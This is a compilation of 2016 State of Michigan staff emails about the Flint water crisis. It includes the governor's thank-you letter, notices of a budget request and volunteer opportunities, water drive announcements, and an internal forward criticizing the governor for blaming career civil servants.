This e-mail was sent to [thompsonk18@michigan.gov](mailto:thompsonk18@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:48 AM  
**To:** Thompson, Kyleigh (DTMB)  
**Subject:** Thank you for your service



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,




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Governor Snyder signature

Governor Rick Snyder



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Photos of state employees volunteering




STAY CONNECTED:




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This email was sent to [thompsonk18@michigan.gov](mailto:thompsonk18@michigan.gov) on behalf of, The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48908 · 517-335-7888

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:27 PM  
**To:** Thompson, Kyleigh (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



## Budget recommendation will include \$30 million request for Flint water bill repayments




When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.


Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly

65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking, and washing your hands. Residents still would be responsible for paying the sewer portion of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the budget request.](#)

 Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
[Learn more about the \\$30 million request](#)



We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). [Click here to watch the video.](#)

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) | [www.HelpForFlint.com](http://www.HelpForFlint.com)

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
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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 5:51 PM  
**To:** Thompson, Kyleigh (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan



Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.

This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of

Michigan's families. Click here to learn more about the top 6 takeaways from the Governor's FY 2017 state budget.



### Click a tweet to tweet it out:




The #MiBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @OneToughNerd's #MiBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MiBudget [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

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**From:** McCormick, Timothy (DTMB)  
**Sent:** Friday, January 29, 2016 12:26 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** FW: Thank you for your service

Kerrie,

Continuing the conversation on Flint...

I'm guessing you will have conversations at the SMT meetings on why the Flint crises happened and why employees need to have more "common sense" and "make good judgments."

I think we could have a very healthy conversation about this in an EPC meeting.

Two things hit my radar in the last 12 hours:

1. I had a chance to hear the anger and hurt of a DEQ engineer last night. He is not directly associated with the Flint water crisis, but as could be expected, the firestorm reaches everywhere in DEQ. (see clip below)
2. We received a letter from Snyder this morning where he expressly states...  
"I am asking you not to let the situation in Flint negatively impact your motivation to excel every day."  
And then he assigns blame to people who "do not make good decisions, or use good judgment in solving problems."

In know it is too early to diagnose root causes; and I know that some of this communication is political and self-protective.


What I hope we can do, if we spend time talking about Flint, is to remember one of our favorite adages: "your world is perfectly organized to get the results you are currently experiencing."

Tim



# Gov. Snyder throws mid-level bureaucrats & "career service people" under the #FlintRiverCrisis bus on MSNBC's Morning Joe

by ElectedBlog on JANUARY 22, 2016 in FLINT, RICK SNYDER



Gov. Rick Snyder appeared on MSNBC's Morning Joe program this morning to throw mid-level bureaucrats in his administration under the bus:



The department people, the heads, were not being given the right information by the quote-unquote experts, and I use that word with great trial and tribulation because they were considered experts in terms of their background, these are career civil servants that had strong science, medical backgrounds in terms of their research. But as a practical matter, when you look at it today and you look at their conclusions, I wouldn't call them experts anymore. [...]

What's so frustrating and makes you so angry about this situation is you have a handful of quote-unquote experts who were career service people that made

Begin forwarded message:

**From:** Governor's Office <[governoroffice@govsubscriptions.michigan.gov](mailto:governoroffice@govsubscriptions.michigan.gov)>  
**Date:** January 29, 2016 at 9:52:38 AM EST  
**To:** <[mccormickt@michigan.gov](mailto:mccormickt@michigan.gov)>  
**Subject:** Thank you for your service  
**Reply-To:** <[governoroffice@govsubscriptions.michigan.gov](mailto:governoroffice@govsubscriptions.michigan.gov)>

State employees make a difference



## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems.

our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems.

That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents


have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.


Thanks,



Governor Rick Snyder




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· 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7858

**From:** ORS-Community-Connection  
**Sent:** Wednesday, January 13, 2016 11:21 AM  
**To:** ORS-Staff  
**Subject:** Water Drive for the City of Flint



*ORS Employee Volunteer Programs*

*Celebrate*

*Beautify*

*Recycle*

*Be Well*

*Give*

# Water Drive for the City of FLINT!



In recent news, there has been a water crisis in the City of Flint and it has been declared a public health emergency, this is damaging to an already cash-strapped city.

Community Connection and local businesses, have partnered together in a relief effort to supply the city with much needed bottles of water.




# **For the week of January 18<sup>th</sup> thru January 22<sup>nd</sup>**

We will be accepting donations of 12 packs, cases, gallons, and 5 gallons of water.

Please bring your donations to the 4<sup>th</sup> floor kitchenette.

Brought to you by



Community Connection

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**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Thursday, January 14, 2016 5:32 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** Volunteer Opportunity in Flint



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Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.


For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

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S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 12:55 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** "He's his own best spokesman"



## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.



### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm

came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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
## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



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## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." Click [here](#) to read the Governor's full op-ed.

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
## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

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**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:48 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).


Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director


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**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** Contributing time, muscle and money



During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.



Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.



everyone.

Now work.

